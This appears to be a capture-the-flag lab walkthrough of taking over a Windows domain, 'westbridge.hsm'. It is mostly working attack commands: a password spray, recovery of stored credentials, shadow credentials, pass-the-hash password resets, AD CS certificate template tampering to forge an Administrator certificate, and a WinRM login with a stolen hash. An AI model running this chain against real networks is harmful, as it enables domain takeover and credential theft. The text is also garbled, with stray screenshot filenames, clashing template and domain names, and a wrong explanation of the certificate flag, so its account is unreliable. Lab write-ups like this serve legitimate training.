
Flag04
We Retrieved the Local Administrator Flag
type C:\Users\Administrator\Desktop\flag.txt
We see a Support Portal Browser Shortcut

http://supportportal.westbridge.hsm
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
On the Support Portal we found some Hints, maybe usefull later


 https://shuciran.github.io/posts/Creds.xml/
We found domain_defaultPW.xml

We Decrypted the Stored PowerShell Credentials
$cred = Import-CliXml -Path 'domain_defaultPW.xml'
$cred.GetNetworkCredential().Password
We found a Domain Default PW Welcome2Westbridge!

We Performed a Password Spray Against All Enumerated Domain Users
nxc smb 10.0.10.5 -u 'westbridge_rid_users.txt' -p 'Welcome2Westbridge!' --continue-on-success --smb-timeout 60We see Status STATUS_PASSWORD_MUST_CHANGE for user a.pherson
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Generated a Kerberos Configuration File for the Target Domain
nxc smb 10.0.10.5 -u 'svc_mssql' -p 'sqls3rv3r' --generate-krb5-file /etc/krb5.conf
We Change the Kerberos Password
kpasswd a.pherson
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User a.pherson Is a Member of the User Lifecycle Management Group

We Enumerated Writable Active Directory Objects and Privileges
bloodyAD -u 'a.pherson' -p 'pa$$w0rd' -d 'westbridge.hsm' --host 10.0.10.5 get writable_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Restore the Deleted User Account j.dillon
bloodyAD \
  --host 10.0.10.5 \
  -d westbridge.hsm \
  -u a.pherson \
  -p 'pa$$w0rd' \
  set restore \
  "CN=j.dillon\0ADEL:d6178188-a0f8-4d9f-868f-20124885e4cb,CN=Deleted Objects,DC=westbridge,DC=hsm"
We Restore the Deleted User Account t.dixon
bloodyAD \
  --host 10.0.10.5 \
  -d westbridge.hsm \
  -u a.pherson \
  -p 'pa$$w0rd' \
  set restore \
  "CN=t.dixon\0ADEL:28a4ef10-bfa7-4c4a-a498-c803cca04cb7,CN=Deleted Objects,DC=westbridge,DC=hsm"
We Restore the Deleted User Account a.collins
bloodyAD \
  --host 10.0.10.5 \
  -d westbridge.hsm \
  -u a.pherson \
  -p 'pa$$w0rd' \
  set restore \
  "CN=a.collins\0ADEL:3c321a1e-1ef3-4619-a10b-e25882fc48c7,CN=Deleted Objects,DC=westbridge,DC=hsm"
Bloodhound Enumeration Part4
rusthound-ce \
  -d westbridge.hsm \
  -u a.pherson@westbridge.hsm \
  -p 'pa$$w0rd' \
  -f dc.westbridge.hsm \
  -n 10.0.10.5 \
  -c All \
  --ldaps \
  -z \
  -o rusthound_westbridge
We Abused Shadow Credentials to Obtain Kerberos Credentials for the Target User
certipy-ad shadow auto -u 'a.pherson@westbridge.hsm' -p 'pa$$w0rd' -ns 10.0.10.5 -target westbridge.hsm -account j.dillon_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Granted GenericAll Permissions on the IT Tier3 Organizational
bloodyAD -d westbridge.hsm --host dc.westbridge.hsm --dc-ip 10.0.10.5 -u j.dillon -p :8bd7ff5bf2b9c11fcd54377575887b1d add genericAll 'OU=IT Tier3,DC=WESTBRIDGE,DC=HSM' j.dillon_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User j.dillon Has GenericAll Permissions over the IT Tier3 OU
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
The IT Tier3 OU Contains Three User Accounts
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User a.owen Is a Member of the CA-Manager Group
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Reset the Password of the Target User Using Pass-the-Hash
bloodyAD -u 'j.dillon' -p :8bd7ff5bf2b9c11fcd54377575887b1d -d 'westbridge.hsm' --host 10.0.10.5 set password 'a.owen' 'pa$$w0rd'
PRIVESC DC01
We Verify the Certificate Template Configuration
ldapsearch -H ldap://10.0.10.5 -D "westbridge\a.owen" -w 'pa$$w0rd' -b "CN=SmartCardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=westbridge,DC=hsm" msPKI-Certificate-Name-FlagFlag 0 is set
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
Explanation of All Possible Values

The g attribute is a bitmask (multiple values can be added together). Here are the most important values:
| Value (Decimal) | Hex / Bitmask | Flag Name | Meaning |
|---|---|---|---|
0 | — | No flags | No Certificate Name flags are set. Subject/SAN information is determined by the remaining certificate template and Active Directory configuration. |
1 | 0x00000001 | CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT | Supply in the request for the Subject Name. The enrollee supplies subject information during the certificate request. |
65536 | 0x00010000 | CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT_ALT_NAME | The enrollee supplies Subject Alternative Name (SAN) information during the certificate request. |
65537 | 0x00010001 | Both flags combined | Both CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT and CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT_ALT_NAME are enabled. The enrollee can supply both Subject and SAN information. |
8 | 0x00000008 | CT_FLAG_OLD_CERT_SUPPLIES_SUBJECT_AND_ALT_NAME | During certificate renewal, the Subject Name and SAN are taken from the existing certificate. |
We Modified the Certificate Template Configuration in Active Directory
ldapmodify -H ldap://10.0.10.5 -D "westbridge\a.owen" -w 'pa$$w0rd' << 'EOF'
dn: CN=SmartCardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=westbridge,DC=hsm
changetype: modify
replace: msPKI-Certificate-Name-Flag
msPKI-Certificate-Name-Flag: 1
EOF
We modified the SmartcardLogon certificate template located at:
CN=SmartcardLogon,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=westbridge,DC=edu
Why administrator.pfx is only generated after the ldapmodify:
- Default behavior (flag = 0): The SmartcardLogon template forces the Certificate Subject to be derived from the requesting account. Even with
upn Administrator, Certipy generatesr.taylor.pfxbecause the template ignores the custom UPN.
- Modified behavior (flag = 1): The
msPKI-Certificate-Name-Flag: 1change enables theSUBJECT_ALT_REQUIRE_UPNflag, allowing requesters to supply an arbitrary UPN in the SAN field. Certipy then issues a certificate for that UPN and names the output file accordingly (administrator.pfx).
We Granted GenericAll Permissions on the Certificate Template
bloodyAD --host 10.0.10.5 -d westbridge.hsm -u "a.owen" -p 'pa$$w0rd' \
    add genericAll \
    "CN=SmartCardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=westbridge,DC=hsm" \
    "S-1-5-11"
The command grants the "Authenticated Users" group (S-1-5-11) full control (GenericAll) over the SmartcardLogon certificate template in Active Directory.
Because Authenticated Users includes nearly every authenticated user and computer in the domain, this change can be extremely dangerous. If applied, any authenticated domain user could potentially modify the certificate template, which may lead to privilege escalation or abuse of Active Directory Certificate Services (AD CS).
Security implications
Granting GenericAll on a certificate template allows the principal to:
- Modify template settings.
- Change enrollment permissions.
- Potentially add dangerous Extended Key Usages (EKUs).
- Enable certificate-based privilege escalation attacks if the environment is vulnerable.
This type of ACL modification is commonly encountered in AD CS security assessments, penetration tests, and lab environments. It should only be performed in environments where you are authorized to make such changes.
We Retrieved the Domain SID from Active Directory
lookupsid.py westbridge.hsm/a.owen:'pa$$w0rd'@10.0.10.5 | grep -i "Domain SID"_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Requested a Certificate for the Administrator Account
certipy-ad req -u 'a.owen@westbridge.hsm' -p 'pa$$w0rd' \
    -dc-ip 10.0.10.5 -target 10.0.10.5  \
    -ca 'CA01-AD-CA' \
    -template SmartCardAuthentication \
    -upn 'Administrator@westbridge.hsm' \
-sid 'S-1-5-21-1978613116-3728955385-531918137-500'_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Authenticated as Administrator Using the Issued Certificate
certipy-ad auth -pfx administrator.pfx -dc-ip 10.0.10.5 -domain westbridge.hsm
We Established a WinRM Session on the Domain Controller
evil-winrm -i 10.0.10.5 -u 'westbridge.hsm\Administrator' -H '23f398d3fa12625a1dab8a2c19cdd96b'
We Verified SMB Access Using the Domain Administrator NTLM Hash
nxc smb 10.0.10.5 -u 'Administrator' -p '23f398d3fa12625a1dab8a2c19cdd96b' --smb-timeout 10Administrator auth not working

Administrator is Member in Protected Users

We Authenticated to Active Directory Using the Administrator Certificate
